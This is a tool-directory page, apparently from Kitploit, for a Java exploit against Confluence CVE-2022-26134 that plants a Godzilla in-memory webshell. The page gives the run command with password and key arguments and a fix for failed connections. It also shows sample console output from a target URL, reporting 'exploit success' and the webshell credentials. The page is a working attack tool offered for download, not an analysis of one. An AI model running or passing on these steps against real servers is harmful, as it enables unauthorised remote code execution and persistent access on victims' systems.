
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

··Feeds·Contact·Privacy·© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
CVE-2022-26134-Godzilla-MEMSHELL — Java-based exploit for CVE-2022-26134 that injects a Godzilla webshell into Confluence servers, enabling remote code execution with password and key authentication. | Kitploit
Tools/GitHubGitHub/beichendream/cve-2022-26134-godzilla-memshell
Payload GenerationExploitationShellcodeWeb Application ExploitationCommand and ControlRemote Access Tool
GitHubbeichendream/cve-2022-26134-godzilla-memshell

CVE-2022-26134-Godzilla-MEMSHELL

Java-based exploit for CVE-2022-26134 that injects a Godzilla webshell into Confluence servers, enabling remote code execution with password and key authentication.

Most Popular

View all →

Discover the most used tools by our community.

Explore all tools

Browse our collection of tools

View all tools →
View Repository
34052214 years agoReviewed by Kitploit
Share

CVE-2022-26134-Godzilla-MEMSHELL

Usage

java -jar CVE-2022-26134.jar Godzilla Password Godzilla Key

example
        java -jar CVE-2022-26134.jar pass key


If the memory shell has been injected successfully but Godzilla cannot connect, please add the following protocol header in the request configuration or configure Burp proxy for Godzilla

Connection: close
image



C:\CVE_2022_26134_jar>java -jar CVE-2022-26134.jar http://10.10.10.10:8090/ pass key
[*] url: http://10.10.10.10:8090/
[*] send payload
[*] exploit success
[*] godzilla webshell password : pass
[*] godzilla webshell key : key

C:\CVE_2022_26134_jar>
image

Download Tool